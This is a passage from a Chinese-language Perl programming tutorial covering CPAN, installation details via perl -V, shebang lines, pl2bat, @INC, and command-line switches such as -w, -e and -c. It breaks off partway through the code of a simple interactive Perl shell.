除了 [www.perl.com](http://www.perl.com) 之外，还可以在 CPAN 上获得与 Perl 相关的任何内容。CPAN 实际上是永无止境的资源库，它包含有 Perl 模块、软件包、工具、端口以及其他更多内容。为了进入 CPAN，只需要访问 [www.cpan.org](http://www.cpan.org) 即可。如果导航到 [www.perl.com/CPAN/](http://www.perl.com/CPAN/)（在这个 URL 中字母的大小写非常重要），就可以自动连接到离你最近的 CPAN 镜像站点。如果遗漏了最后的斜线——也就是说，输入的是 [www.perl.com/CPAN](http://www.perl.com/CPAN)——则将看到众多 CPAN 镜像站点的清单，你可以从中选择自己需要的站点。

### 1.2.2 获取Perl安装的细节

如果要检查在创建 Perl 的版本时应用了什么样的编译器开关，从而确保它与公司站点相一致。这时候，你将告诉他们什么呢？

已经安装了 Perl 时，可以通过使用 `-V` 开关来获得安装的详细信息——这个开关和 `-v` 开关不同（MS-DOS 和 Windows 程序员应该注意：在使用开关时，字母的大小写是非常重要的）。使用 `-V` 开关，可以看到如下这些类型的安装细节（这里把 Perl v5.6.1 用在 Windows 中）：

```
%perl -V
Summary of my perl5 (revision 5 version 6 subversion 1) configuration:
Platform:
  osname=MSWin32, osvers=4.0, archname=MSWin32-x86-multi-thread
  uname=''
  config_args='undef'
  hint=recommended, useposix=true, d_sigaction=undef
  usethreads=undef use5005threads=undef useithreads=define
  usemultiplicity=define
  useperlio=undef d_sfio=undef uselargefiles=undef usesocks=undef
  use64bitint=undef use64bitall=undef uselongdouble=undef
Compiler:
  cc='cl', ccflags ='-nologo -O1 -MD -DNDEBUG -DWIN32 -D_CONSOLE
  -DNO_STRICT -DHAVE_DES_FCRYPT -DPERL_IMPLICIT_CONTEXT
  -DPERL_IMPLICIT_SYS -DPERL_MSVCRT_READFIX',
  optimize='-O1 -MD -DNDEBUG',
  cppflags='-DWIN32'
  ccversion='', gccversion='', gccosandvers=''
```



```

    intsize=4, longsize=4, ptrsize=4, doublesize=8, byteorder=1234
    d_longlong=undef, longlongsize=8, d_longdbl=define, longdblsize=10
    ivtype='long', ivsize=4, nvtype='double', nvsize=8, Off_t='off_t',
    lseeksize=4
    alignbytes=8, usemymalloc=n, prototype=define
Linker and Libraries:
    ld='link', ldflags='-nologo -nodefaultlib -release
    -libpath:"D:\Perl\lib\CORE" -machine:x86'
    libpth="C:\Program Files\Microsoft.Net\FrameworkSDK\Lib\
    "D:\Perl\lib\CORE"

    libs= oldnames.lib kernel32.lib user32.lib gdi32.lib winspool.lib
    comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib
    netapi32.lib uuid.lib wsock32.lib mpr.lib winmm.lib version.lib
    odbcc32.lib odbccp32.lib msvcrt.lib
    perllibs= oldnames.lib kernel32.lib user32.lib gdi32.lib winspool.lib
    comdlg32.lib advapi32.lib shell32.lib ole32.lib oleaut32.lib
    netapi32.lib uuid.lib wsock32.lib mpr.lib winmm.lib version.lib
    odbcc32.lib odbccp32.lib msvcrt.lib
    libc=msvcrt.lib, so=dll, useshrplib=yes, libperl=perl56.lib
Dynamic Linking:
    dlsrc=dl_win32.xs, dlexit=dll, d_dlsymun=undef, ccdlflags=' '
    cccdlflags=' ', lddlflags='-dll -nologo -nodefaultlib -release
    -libpath:"D:\Perl\lib\CORE" -machine:x86'

Characteristics of this binary (from libperl):
    Compile-time options: MULTIPLICITY USE_ITHREADS PERL_IMPLICIT_CONTEXT
    PERL_IMPLICIT_SYS
    Locally applied patches:
        ActivePerl Build 626
    Built under MSWin32
    Compiled at May  2 2001 01:31:15
    @INC:
        D:/perl/lib
        D:/perl/site/lib
    .

```

通过使用-V 开关，可以查找出关于自己的 Perl 版本是如何建立的大量信息。例如，上面代码中的最后一项显示了@INC 数组中的当前项，它指出了 Perl 在什么位置查找代码模块。我们将在本书后面的部分中添加这些模块，所以将直接使用@INC，甚至直接对其进行修改。现在，Perl 已经安装了，应当开始编写一些脚本了。

### 1.2.3 编写代码：创建代码文件

已经安装了 Perl 之后，还需要编写 Perl 代码，本节将介绍相关的问题。

Perl 脚本只不过是格式文本文件，这些文件是由必须的 Perl 语句和 Perl 声明而组成的（就像我们将要看到的那样，你只需要在 Perl 中对格式和一些子程序进行声明）。为了创建 Perl 脚本，你应该有文本编辑器或者字处理程序，把文件保存为纯文本格式。



把文本保存为纯文本格式是一项非常简单的工作，这远远不像很多字处理程序那样复杂。尽管可以使用字处理程序中的 **File (文件) | Save As (另存为)** 对话框来保存纯文本文件，但你可能会对诸如 **Microsoft Word** 这样的字处理程序感到棘手麻烦。通用的规则就是，如果在命令行中输入该文件（请注意，这是 **DOS** 和基于 **Windows** 的计算机上运行的 **DOS**），并且没有看到任何奇怪的非数字式的字符，那么它就是纯文本文件。如果 **Windows** 用户对 **WordPad**（写字板）或者 **NotePad**（记事本）熟悉的话，可以使用这些工具。在 **Unix** 中，有很多编辑器可以选择。当然，最现实的测试就是 **Perl** 是否能够阅读并解释你编写的脚本。

请注意，**Unix** 中的文本文件和 **MS-DOS/Windows** 中文本文件之间的一个很大不同就是，**Unix** 文件在每一行的末尾使用一个单独的字符，而 **MS-DOS/Windows** 文件使用两个字符（也就是说，一个回车字符和一个换行符）。这个不同并不会给 **Perl** 带来麻烦，所以你可以自由地在这些操作系统之间来移动脚本。但是，这些不同可能会对你用来编辑脚本的编辑器造成麻烦。我们在本书后面的内容中将会看到如何使用 **Perl** 自身在这些格式之间进行转换。

你可以随心所欲地对自己的 **Perl** 代码文件进行命名，并不需要任何特殊的扩展名。但是，大受欢迎的 **Windows** 端口——**Win32 ActiveState Perl**——可以把扩展名 **.pl** 和 **Perl** 脚本联系在一起，这样就可以通过双击它们的方式来运行这些文件。实际上，当 3 年之后再回头来看这些长长的文件表，并想知道它们都是什么类型的文件的时候，文件扩展名就是非常有用的。出于这样的原因，我们在本书中将把扩展名 **.pl** 用于脚本文件名中。你只需记住，实际上不必使用这个扩展名或者任何其他扩展名（包括另外一个非常流行的 **Perl** 脚本扩展名 **.p**）。本质上而言，你可以自由地把本书中的例子命名为自己想要的任何名称。

到现在为止，我们已经讲完了编辑器或字处理程序的选择。那么就让我们来编写一些代码吧。

#### 1.2.4 编写代码：语句和声明

你打开了编辑器，正准备运用自己娴熟的 **Perl** 技术，这时将输入些什么呢？

什么才是你可以编写的最简短的有效脚本呢？如果你并不介意自己的脚本不能完成任何事情，实际上可以把一个长度为零的文件传递给 **Perl** 的解释程序，并且解释程序不会有任何抱怨（注意，这种情况依赖于你的 **Perl** 端口，操作系统可能无法支持长度为零的文件）。

也许能够完成某些操作的最简短的有效脚本就是如下这样的（尽管它无法完成很多操作）：

```
1;
```

该脚本只会返回值 1，它只是你将在 **Perl** 模块中看到的一行代码，表明成功地加载了该模块。对于单机版的程序而言，在完成操作的代码中并没有很多值。

通常而言，**Perl** 代码由语句和声明组成。声明只对于格式和子程序是必需的，尽管就像我们将在下一章中看到的那样，你也可以声明诸如变量这样的其他项。我们将在本书后面的

部分中对声明进行讲解。

语句有两种形式：简单语句和复合语句。简单语句就是一个表达式，它可以完成一些特定的动作。在代码中，简单语句以分号 (;) 结尾，就像下面这行代码一样。在这行代码中，我们使用 `print` 函数来显示字符串 "Hello!"，后面跟随一个换行符 `\n`（请参见本章后面的 1.2.15 节“基本技能：文本格式化”中的内容以了解关于 `\n` 这样的字符的更多细节），该字符的功能是跳到下一行去：

```
print "Hello!\n";
```

复合语句是由表达式和块组成的。在 Perl 中，块使用大括号 “{}” 来表明，并且其中可以包含多个简单语句。块还具有它们自己的作用域（诸如变量这样的项目的作用域指出了在程序中什么位置可以使用该变量，在本书后面我们将看到更加详细的讲解），并且你不用在大括号后面添加一个分号。在下面的例子中，我们使用了一个块来创建复合的 `for` 循环语句，这是最基本的 Perl 循环（请参见第 5 章，以了解与 `for` 循环和其他类型循环有关的更多细节内容）：

```
for ($loop_index = 1; $loop_index <=5; $loop_index++) {  
    print "Hello";  
    print "there!\n";  
}
```

如果把前面两个脚本中的任何一个输入到文件（比如 `hello.pl`）中，就已经创建了一个 Perl 脚本了。下一步就是确保你能够连接该脚本，并且 Perl 解释程序可以运行它。

### 1.2.5 编写代码：查找Perl解释程序

在工作站上输入代码时，你已经创建了自己的第一行 Perl 脚本，但是，如何才能确保该脚本能够找到 Perl 解释程序？

通过两种方式，可以确保 Perl 脚本能够找到 Perl 解释程序：明确方式和隐含方式。在这里我们将对它们进行讲解。

#### 1.2.5.1 明确地查找 Perl

从命令行中，像下面这样把脚本明确地传递给 Perl 的解释程序 `perl`，就可以找到 Perl：

```
%perl hello.pl
```

当然，你能够成功使用这个例子的前提是 Perl 已经正确地安装在了计算机上，这就意味着它位于命令路径中。如果情况不是这样，则将不得不使用 Perl 可执行文件的完整有效路径，就像在 MS-DOS 中那样：

```
d:\>c:\perl\bin\perl hello.pl
```

我并不推荐使用这种做事方式。如果 Perl 不在路径中的话，我建议你把自己



的路径中（就像提到的那样，如果正确地安装了 Perl，那么它就应该已经在该路径中了）。

另一方面，没有任何理由必须使脚本位于自己的路径中。如果需要这样，那么可以使用 `-S` 开关，这样就可以让 Perl 来搜索脚本的路径，如下所示：

```
%perl -S hello.pl
```

#### 1.2.5.2 隐含地查找 Perl

除了明确地把脚本传递给 Perl 之外，还可以使脚本自己找到 Perl——这就意味着可以像一个单机命令那样来运行脚本：

```
%hello.pl
```

或者，如果命名了没有扩展名的 Perl 脚本文件，那么可以像下面这样来运行脚本：

```
%hello
```

上面的例子看起来更像是一个系统命令，这是非常重要的观念。还可以把参数传递给 Perl 脚本，就像可以把参数传递给系统命令那样：

```
%hello hello there!
```

---

**注意：**在第 3 章中，你将看到如何在命令行中处理传递给 Perl 脚本的参数。Perl 的最大用处之一就是创建看起来像 shell 命令的脚本，而实际上把几个 shell 命令“粘连”在一起。

---

使脚本可以找到 Perl，这在不同的操作系统上有所不同，所以我们将在这里看一看主要的可能发生的事情。

#### 1. Unix

通过把下面这一行代码作为文件的第一行，就可以让 Unix 知道自己的文件是 Perl 脚本（应该记住，如果像前面所显示的那样明确地调用了 Perl 解释程序，那么就不需要这一行）：

```
#!/usr/local/bin/perl          # Use Perl
```

如果使用了这种方法，则使用了专门的 `#!` 语法的这一行必须是脚本文件中的第一行。这一行指出了多数 Unix 系统上 Perl 的标准位置。应该注意，Perl 可能位于计算机中不同的位置，比如 `/usr/bin/perl`（还应该注意，在很多计算机上，路径 `/usr/bin/perl` 和 `/usr/local/bin/perl` 是同一个位置的别名）。

为了指出想要使用 Perl 5，在很多系统中可能不得不使用下面这一行代码：

```
#!/usr/local/bin/perl5        # Use Perl 5
```

建议使用 `-w` 开关（请参见本章后面的 1.2.8 节“运行代码：使用命令行参数”）来确保 Perl 在解释代码时会显示出警告信息（实际上，当 Perl 解释程序第一次加载代码时，Perl 解



释程序会对代码进行检查，所以将会立即得到警告信息，除非特意在后来才加载代码，可以使用诸如 `require` 这样的语句来完成这个操作）。

```
#!/usr/local/bin/perl -w # Use Perl with warnings
```

在这样的情形中，或者如果系统并不支持 `#!`，那么可以使用诸如 `sh` 这样的 `shell` 来运行 Perl:

```
#!/usr/bin/sh
eval '/usr/local/bin/users/standard/build36/perl5
-wS $0 ${1+"$@"}' if 0;
```

这里，我使用了 `shell` 的 `eval` 命令来明确地运行 Perl，并使用了 Perl 开关 `-w` 来显示警告信息。`$0` 参数应该包含完整的路径名，但有时候并不是这样，所以我使用了 `-S` 开关来通知 Perl 在必要时搜索脚本。看起来非常奇怪的结构 `${1+"$@"}` 使用嵌入的空格来处理文件名。应该注意，该行代码作为一个整体运行了 Perl 脚本，但并不会返回任何值，因为 `if 0` 一直都不为真。

## 2. MS-DOS

在 MS-DOS 中，通过使用 `pl2bat.bat` 工具把脚本转换成为 BAT 批处理文件，就能确保脚本知道在什么位置找到 Perl。这个工具是 Perl 的 ActiveState 端口中自带的。例如，如果有下面这个 `hello.pl` 的 Perl 脚本，

```
print "Hello!\n";

print "Press <Enter> to continue...";
<STDIN>;
```

然后，就可以使用 `pl2bat.bat` 把上面的文件转换成 BAT 文件 `hello.bat`，可以从命令行中直接运行这个文件。可以如下所示把 `hello.pl` 转换为 `hello.bat`:

```
C:\>pl2bat hello.pl
```

最后生成的批处理文件 `hello.bat` 如下所示:

```
@rem = '---*-Perl-*--
@echo off
if "%OS%" == "Windows_NT" goto WinNT
perl -x -S "%0" %1 %2 %3 %4 %5 %6 %7 %8 %9
goto endofperl
:WinNT
perl -x -S "%0" %*
if NOT "%COMSPEC%" == "%SystemRoot%\system32\cmd.exe" goto endofperl
if %errorlevel% == 9009 echo You do not have Perl in your PATH.
if errorlevel 1 goto script_failed_so_exit_with_non_zero_val 2>nul
goto endofperl
@rem ';
```

```
#!/perl
#line 15
print "Hello!\n";

print "Press <Enter> to continue...";
<STDIN>;

__END__
:eofperl
```

使用这个步骤，你可能会发现自己更愿意在 MS-DOS 中明确地把脚本传递给 Perl，尤其是在开发过程（或者是使用如下命令来创建一个 BAT 文件的过程）中：

```
c:\>perl hello.pl
```

### 3. Windows 95/98 和 Windows NT/2000

用于 Windows 95/98 和 Windows NT/2000 的 Perl 的 ActiveWare 端口使用非常方便，因为它对 Windows 注册表进行了修改，从而把.pl 扩展名文件与 perl 解释程序自动连接在一起。

只需要双击 Perl 脚本就可以运行它。但是，这么做时，脚本会打开 MS-DOS 窗口并运行，然后立即关闭这个 MS-DOS 窗口。请参见 1.22.20 节“基本技能：避免脚本在 Windows 中迅速关闭”中的内容来解决这个问题。

### 4. Macintosh

Macintosh 的 Perl 脚本自动带有正确的创建器和类型，所以只需双击它们就可以启动 MacPerl（如果它已经被正确安装了）。

关于把脚本连接到 Perl 解释程序方面的知识，你需要知道的就是以上这么多内容，但是我们应该在这里考虑到另外一个问题——确保 Perl 能够找到你可能正在使用任何模块。

#### 1.2.6 编写代码：查找Perl模块

在过去一些年中，随着很多 Perl 代码的模块出现，Perl 已经得到了很大的发展。这些模块中包含了预先编写的代码，这些代码可以处理从屏幕上定位光标到编写 HTML 这样的任务。在本书的前半部分中，不需要了解这些模块，因为我们将在这部分中学习 Perl 的核心知识。但是当我们开始使用程序员们已经编写出来以增强 Perl 功能的上千行代码时，这些模块就非常重要了。

Perl 自带的很多模块都叫作标准模块。从 CPAN 上还可以找到上百个其他的模块。如果正确安装了模块，则在使用诸如 use 和 require 这样的语句把它们包含在代码中时，Perl 将能够自动找到这些模块。Perl 通过检查变量@INC 来查找这些模块，该变量是一个数组，它保存了 Perl 搜索这些模块的路径。在下面这个例子中，使用了-e 开关直接执行 Perl 代码，从而显示@INC 中的当前路径：

```
%perl -e 'print "@INC";'
```

```
/usr/local/lib/perl5/sun4-sunos/5.6.1 /usr/local/lib/perl5
/usr/local/lib/perl5/site_perl/sun4-sunos
/usr/local/lib/perl5/site_perl .
```

在 MS-DOS 中，输入 `perl -e "print \"@INC\";"`。当正确安装了这些模块时，它们就被放置在出现在 `@INC` 变量中的路径中。还可以使用 `-I` 开关指定 Perl 搜索这些模块的路径，如下所示：

```
%perl hello.pl -I/usr/local/lib/modules
```

在第 15 章中，将看到更多这样的用法，所以，在没有开始使用这些模块的时候，不必担心这部分内容。现在是时候来实际运行脚本了。

相关的解决方案请参见 14.2.1 节“安装模块”。

### 1.2.7 运行代码

你已经完成了 Perl 脚本的编写工作，公司未来的发展根据你的新脚本而发生转移。现在是重要的时刻：你如何运行这个脚本呢？

例如，假定已经有了一个名为 `hello.pl` 的小文件，该文件中包含如下 Perl 脚本：

```
#!/usr/local/bin/perl -w    #Use Perl with warnings

print "hello\n";
```

运行这样的脚本是 Perl 的基本步骤。由于会出现很多变化，所以我们将更加详细地讲解它们。

#### 1.2.7.1 如果脚本能够找到 Perl

如果编写的脚本能够找到 Perl，就可以非常容易地运行该脚本。在 Unix 中，这就意味着已经把下面这一行代码作为脚本中的第一行代码：

```
#!/usr/local/bin/perl -w
```

在 Unix 中，可以使用 `chmod` 让脚本成为可执行文件，如下所示：

```
chmod +x hello.pl
```

当然，首先应该确保脚本位于路径中（例如，检查注册文件并查找设置路径的命令）。然后，就可以在命令行中运行这个脚本，如下所示：

```
%hello.pl
```

在 Windows 和 Macintosh 中，只需要双击该脚本文件就可以运行它（在 Windows 中必须确保该脚本文件具有扩展名 `.pl`，ActiveState 软件会把该扩展名连接到 Perl 解释程序）。

在 MS-DOS 中，当已经使用了 `pl2bat.bat` 批处理文件把脚本转换成 BAT 文件之后，就可



以像如下所示的这样在 DOS 提示符中运行 BAT 文件：

```
C:\>hello
```

### 1.2.7.2 如果需要从命令行中使用 Perl

为了使用 Perl 解释程序来明确运行脚本，应该确保 `perl` 位于路径中，并像如下这样来使用 `perl` 命令（[] 中的开关是可选的。请参见 1.2.8 节“运行代码：使用命令行开关”来找出所有这些开关的含义）：

```
perl      [ -CsTuUWX ]
          [ -hv ] [ -V[:configvar] ]
          [ -cw ] [ -d[:debugger] ] [ -D[number/list] ]
          [ -pna ] [ -Fpattern ] [ -l[octal] ] [ -O[octal] ]
          [ -Idir ] [ -m[-]module ] [ -M[-]'module...' ]
          [ -P ]
          [ -S ]
          [ -x[dir] ]
          [ -i[extension] ]
          [ -e 'command' ] [ -- ] [ programfile ] [ argument ]...
```

当按照这种方式来使用 `perl` 命令时，Perl 会在这些位置中的某个位置上查找脚本：

- ◆ 在命令行中带有 `-e` 开关，逐行查找
- ◆ 在命令行第一个文件名所给定的文件中查找
- ◆ 使用标准输入逐行查找（如果给脚本名称给定了连字符-）

这里，我们将看一看以上这些方法中的每个方法。

使用 `-e` 开关，可以把代码按照逐行方式直接传递给 Perl（在一些系统中，可以使用多个 `-e` 开关来传递多行代码），就像在 Unix 中一样：

```
%perl -e 'print "Hello!\n";'

Hello!
```

但是，应该注意，必须对于在某些系统中能够使用什么类型的引号标记非常小心。可以在 MS-DOS 中执行相同的行，如下所示（注意，我们已经使用转义引号标记 `\` 替换了我们想要显示的字符串中的双引号标记。请参见本章后面的 1.2.15 节“基本技能：文本格式化”）：

```
c:\>perl -e "print \"Hello!\n\";"

Hello!
```

当然，还可以把脚本放在一个文件中，并把文件名称传递给 Perl 解释程序。例如，如果下面的代码是文件 `hello.pl` 的内容（请注意我省略了 `#!` 这行代码，这里并不需要它，因为是以明确的方式运行 Perl 解释程序），

```
print "Hello!\n";
```

然后就可以按照下面这种指定文件名称的方法来运行该脚本：

```
%perl hello.pl
```

```
Hello!
```

如果在脚本名称中使用一个连字符 (-)，还可以输入一个多行代码的脚本（即使省略了连字符，只输入 `perl`，但这是默认情形）：

```
%perl -
```

在这种情形中，Perl 等待你输入完整的脚本：

```
%perl -
print "Hello!\n";
```

如何指出 Perl 应该执行该脚本呢？可以输入 `__END__` 令牌（在 `END` 的两侧分别有两个下划线），如下所示：

```
%perl -
print "Hello!\n";
__END__

Hello!
```

请注意，只有在使用这种方法的时候才可以执行整个脚本。为了测试的目的，你可能需要以交互方式逐条运行语句。为了实现这个目的，可以开发一个 Perl 的小型 shell，也就是交互环境，就像我将在本章后面内容中讲到的那样。

### 1.2.8 运行代码：使用命令行开关

使用 Perl 命令时，可以使用很多的开关，数量非常多（方括号 [ ] 表示开关是可选的）：

```
perl [ -CsTuUWX ]
      [ -hv ] [ -V[:configvar] ]
      [ -cw ] [ -d[:debugger] ] [ -D[number/list] ]
      [ -pna ] [ -Fpattern ] [ -l[octal] ] [ -o[octal] ]
      [ -Idir ] [ -m[-]module ] [ -M[-]'module...' ]
      [ -P ]
      [ -S ]
      [ -x[dir] ]
      [ -i[extension] ]
      [ -e 'command' ] [ -- ] [ programfile ] [ argument ]...
```

我们将逐一列举所有这些开关的用途。（注意，这些开关中有很多只有在后续章节中才能涉及到）：

- ◆ `-o[digits]`——以八进制数形式指定输入记录的分隔符（也保存在 Perl 中的特殊变量 `$/` 中）



- ◆ **-a**——当和**-n**或者**-p**一起使用时启动自动拆分模式。这种模式可以拆分输入的行（也就是说，分为单个字），并把它们放置在名为**@F**的专门数组中。
- ◆ **-c**——使 Perl 检查脚本的语法，然后退出（而不执行脚本）。
- ◆ **-C**——使 Perl 能够在目标系统中使用原始的宽字符 API。
- ◆ **-d**——在 Perl 调试程序下运行脚本。请参见网站上的 e2 章以获取更为详细的信息。
- ◆ **-d:name**——在安装为 **Devel::name** 的调试或跟踪模块的控制下运行脚本。请参见网站上的 e2 章以获取更为详细的信息。
- ◆ **-Dletters** 和 **-Dnumber**——设置调试标记。为了查看 Perl 如何执行程序，可以使用 **-Dtls**（只有当调试过程被编译到你的 Perl 版本中时，才能够起作用）。可以使用 **-Dx** 来列出编译过的语法树。而且，**-Dr** 会显示出编译过的常规表达式。另外一种选择就是，可以指定一个数字，而不是一系列字母（例如 **-D14** 等同于 **-Dtls**），如下所示：
  - ◆ 1 或 **p**——标记和解析
  - ◆ 2 或 **s**——堆栈快照
  - ◆ 4 或 **l**——上下文（循环）堆栈处理
  - ◆ 8 或 **t**——跟踪执行
  - ◆ 16 或 **o**——方法和重载解析
  - ◆ 32 或 **c**——字符串/数字转换
  - ◆ 64 或 **P**——打印预处理程序命令
  - ◆ 128 或 **m**——内存分配
  - ◆ 256 或 **f**——格式化处理
  - ◆ 512 或 **r**——常规表达式的解析和执行
  - ◆ 1024 或 **x**——语法树转储
  - ◆ 2048 或 **u**——错误检查
  - ◆ 4096 或 **L**——内存泄漏（在编译 Perl 时需要 **-DLEAKTEST**）
  - ◆ 8192 或 **H**——散列转储，侵占 **values()**
  - ◆ 16384 或 **X**——中间结果存储器分配
  - ◆ 32768 或 **D**——清除
  - ◆ 65536 或 **S**——线程同步

编译 Perl 可执行文件时，所有这些标记都需要使用 **-DDEBUGGING**（这不是默认情形）。

- ◆ **-e** 命令行——可以用来输入一行脚本进行执行。在一些系统中，可以使用多个 **-e** 命令来建立多行脚本。
- ◆ **-Fpattern**——如果也使用了 **-a**，那么该参数可以用来指定所拆分的模式。
- ◆ **-h**——打印出所有选项的汇总。
- ◆ **-i [extension]**——指出被 **<>** 结构处理的文件（请参见本章后面的“基本技能：读取

键入的输入数据”主题) 将要进行直接编辑, 其方式是通过重新命名输入文件, 以原名称打开输出文件, 并把该输出文件作为打印语句中的默认情形。

- ◆ `-I directory`——使 Perl 为模块搜索目录。
- ◆ `-l[octnum]`——添加行结束处理。当和 `-n` 与 `-p` 开关一起使用时, 这个开关能够自动的把 `$/` (一个特殊的 Perl 变量, 在默认情形下它会保留输入记录的分隔符以及换行符) 从输入数据中删除, 并把 `$\` (输出记录分隔符) 设置为 `octnum`, 这样打印语句就可以使用该分隔符了。
- ◆ `-m[-]module` 或 `-M[-]module` 或 `-M[-]'module...'` 或 `-[mM][ -module=arg[,arg]...`——在执行脚本之前, 把指定模块包含在脚本中 (使用 `use module` 语句)。
- ◆ `-n`——让 Perl 在脚本中使用 `while(<>)` 循环 (请参见本章后面的“基本技能: 读取键盘输入”主题来获取有关 `<>` 结构更详细的信息)。例如, 下面这行代码会打印出名为 `file.txt` 文件的内容:

```
perl -ne "print;" file.txt
```

- ◆ `-p`——让 Perl 把下面这个循环添加到脚本中:

```
while (<>) {
    .
    [your script here]
    .
} continue {
    print or die "-p destination: $!\n";
}
```

- ◆ `-P`——在 Perl 编译之前, 通过 C 预处理程序来运行自己的脚本。
- ◆ `-s`——在命令行中允许进行开关解析。例如, 如果下面这段脚本调用了 `-www` 开关, 就会打印出 `"Found the switch\n"`。

```
#!/usr/local/bin/perl5 -s
if ($www) {print "Found the switch\n";}
```

- ◆ `-S`——让 Perl 使用 `PATH` 环境变量来搜索脚本。
- ◆ `-T`——强制打开错误检查 (数据安全性检查); 这通常是在 CGI 程序中进行的。
- ◆ `-u`——在编译了脚本之后, 导致 Perl 清除内核。
- ◆ `-U`——允许 Perl 进行不安全的操作, 比如删除目录等。
- ◆ `-v`——打印出 Perl 的版本以及包的级别。
- ◆ `-V`——打印出 Perl 配置值的汇总。
- ◆ `-V:name`——打印出指定的配置变量的汇总。
- ◆ `-w`——打印出警告信息 (请参见下一个主题)。
- ◆ `-W`——无论 `no warnings` 或 `$^W` 的状态是什么, 都启动警告信息。



- ◆ `-x directory`——通知 Perl 脚本嵌入到消息中。文本将不会被处理，直到第一行代码以 `#!` 开头并包含了字符串 `"perl"`。
- ◆ `-X`——无论 `use warnings` 或 `$^W` 的状态是什么，都禁止所有警告信息。
- ◆ `--`——该开关是可选的，它表示需要使用的这些开关的结束位置。

我们将在接下来的几个主题里对这些开关中较为常用的进行详细介绍。

### 1.2.9 运行代码：使用 `-w` 开关显示警告

在运行你编写的脚本时，出现了一些警告，是怎么回事？此时可以试着使用 `-w` 开关。

使用 Perl 工作时，使用 `-w` 开关总是一个不错的主意。很多人都醉心于此。我也建议你使用这个开关，因为这是极为有用的工具，可对程序中的问题进行检查，否则你将不得不在纠错程序中花费大量的时间来达到同样的目的。Perl 在运行脚本时的确可以产生警告信息，但是，不像其他语言，如大多数 C 和 C++ 实现，你必须明确要求看到这些警告信息。警告是一些指示，它表明你所做的东西有可能会产生非预期的结果。除了警告信息之外，Perl 解释器也会生成错误消息，如果脚本中包含更为严重的问题。不像警告那样，错误消息可以将脚本从运行中中断下来。注意，如果产生了一个错误，而不仅是警告，一定要改正它。Perl 对它认为是错误的东西是毫不姑息的。

`-w` 开关对很多潜在的问题提供警示，包括以下几点：

- ◆ 试图去写仅作为只读方式打开的文件
- ◆ 子程序的重复定义
- ◆ 对未定义的文件句柄进行引用
- ◆ 在设置之前使用标量（也就是说，简单变量）
- ◆ 子程序中使用了深度超过 100 级的返回
- ◆ 将数组当作标量使用
- ◆ 将不是数字量的值当作数字量使用
- ◆ 变量名字只提到过一次

考虑以下例子，在该例子中将使用这样的代码，试图将数字量 1 添加到字符串 `"hello"` 之后，这个字符串保存在变量 `$text` 中（在接下来的章节中，可找到有关变量的详细内容）：

```
$text = "hello";  
$text += 1;  
print $text;
```

这段代码将一个字符串当成数字量进行处理，而且还试图对其进行数字量操作。因此如果使用 `-w` 开关，将看到警告信息（如果不使用这个开关，这个信息不会出现）：

```
%perl -w number.pl
```

---

```
Argument "hello" isn't numeric in add at number.pl line 2.
```

---

提示：有些时候，在 Perl 中，的确可以将字符串当成数字量来处理，例如，如果我对 \$text 变量换用 ++ 运算符（也就是 \$text++），Perl 会将 "hello" 加到 "hellp"。

---

### 1.2.10 运行代码：使用 -e 开关从命令行执行代码

你需要快速的方法来检查 Perl 语法。难道除了将代码输入一个文件中然后令 Perl 去运行这个方法之外，就没有更容易的方法去运行代码了吗？

答案是有。最为常用的命令行开关之一是 -e 开关，它使你直接在命令行上键入代码。使用这个开关是测试代码行的特别有用的办法。我们已经在例子中见过了 -e 开关的用法；这里显示我们怎样打印 @INC 的值：

```
%perl -e 'print "@INC";'

/usr/local/lib/perl5/sun4-sunos/5.6.1 /usr/local/lib/perl5
/usr/local/lib/perl5/site_perl/sun4-sunos
/usr/local/lib/perl5/site_perl .
```

在一些系统中，也可以通过多个 -e 命令来执行多行代码（每个 -e 命令被解释器当作一行独立的代码）：

```
%perl -e 'print "Hello ";' -e 'print "there";'

Hello there
```

可以用这样的办法构建整个脚本，那就是在一行行的代码中使用已经保存的变量，就像这样（你将在接下来的章节中找到更多有关变量的详细内容）：

```
%perl -e '$text = "Hello there";' -e 'print $text;'

Hello there
```

注意，也可以使用单独的 -e 命令来执行几个指令，要想这样做，只需将它们用分号隔开：

```
%perl -e 'print "Hello "; print "there";'

Hello there
```

在前述的两个例子中，我使用了一对双引号将想要打印的字符串包括起来，然后才传递到 print 函数。只有这样，Perl 才能解释这些语句来正确地执行这些指令，例如，下面的语句将无法工作，因为 Perl 认为当它运行到第二个单引号处时这个语句就结束了：

```
%perl -e 'print 'Hello!';'
```

然而，在一些系统如 MS-DOS 中，在命令行中对双引号的处理方式是可笑的，例如在 MS-DOS 中，可以看到这样的信息：



```
c:\>perl -e 'print "Hello there";'
```

```
Can't find string terminator "'" anywhere before EOF at -e line 1.
```

这里，Perl 在第一个双引号之后接收不到任何信息。为了修正这个错误，必须全部使用双引号，而且必须在语句中使用反斜线 (\) 来组合成双引号：

```
c:\>perl -e "print \"Hello there\";"
```

```
Hello there
```

### 1.2.11 运行代码：使用-c开关检查语法

你已经开发出一个非常新的 Perl 脚本来引燃导弹，想要检查脚本的语法。然而，你不愿意真正运行一遍脚本，因为当时并不需要引燃任何导弹。怎样才能在不实际运行代码的情况下检查代码呢？

可以使用-c 开关，让 Perl 解释器分析程序但并不执行它。实际上，在任何情况下，Perl 解释器要做的第一件事就是分析代码和检查语法。-c 开关确保进程是停止的，而并不继续下去执行这段代码。

使用-c 开关检查脚本参数并通过检查时，将看到如下信息：

```
%perl -c firemissles.pl
```

```
firemissles.pl syntax OK
```

这个开关在开发 CGI 脚本时特别重要，这个我们后来将可以看到，因为 Web 服务器并不提供很多的错误消息反馈。

### 1.2.12 运行代码：交互式执行

-e 开关是很好用的，但你希望找到能检查代码的更快方法。你需要交互式的 Perl 环境。这样的环境存在吗？

实际上没有（除非你给 Perl 的纠错程序计数），但你可以自己编写一个这样的程序。这样的 Perl 环境可以使你交互运行 Perl 语句。键入的时候它们一个个执行，这样就可以马上看到结果。想想看，这样的环境实际上就是 Perl 的 shell 程序。我编写了这个短小的工作实例以便使你入门（在这段代码中使用的所有指令将会在这本书中全部涉及到）：

```
#!/usr/bin/perl -w    # Use Perl with warnings
my $count = 0;        # $count used to match {}, ( ), etc.
my $statement = "";   # $statement holds multiline statements
local $SIG{__WARN__} = sub {}; # Suppress error reporting

while (<>) {           # Accept input from the keyboard
    chomp;              # Clean up input
    while (/{\|\\(|\\[/g) {$count++};    # Watch for {, (, etc.
```

```

while (/}\|\)\|\]/g) {$count--};    # Pair with }, ), etc.

$statement .= $_ . " ";    # Append input to current statement

if (!$count) {              # Only evaluate if {, ( matches }, ) etc.

    eval $statement; # Evaluate the Perl statement
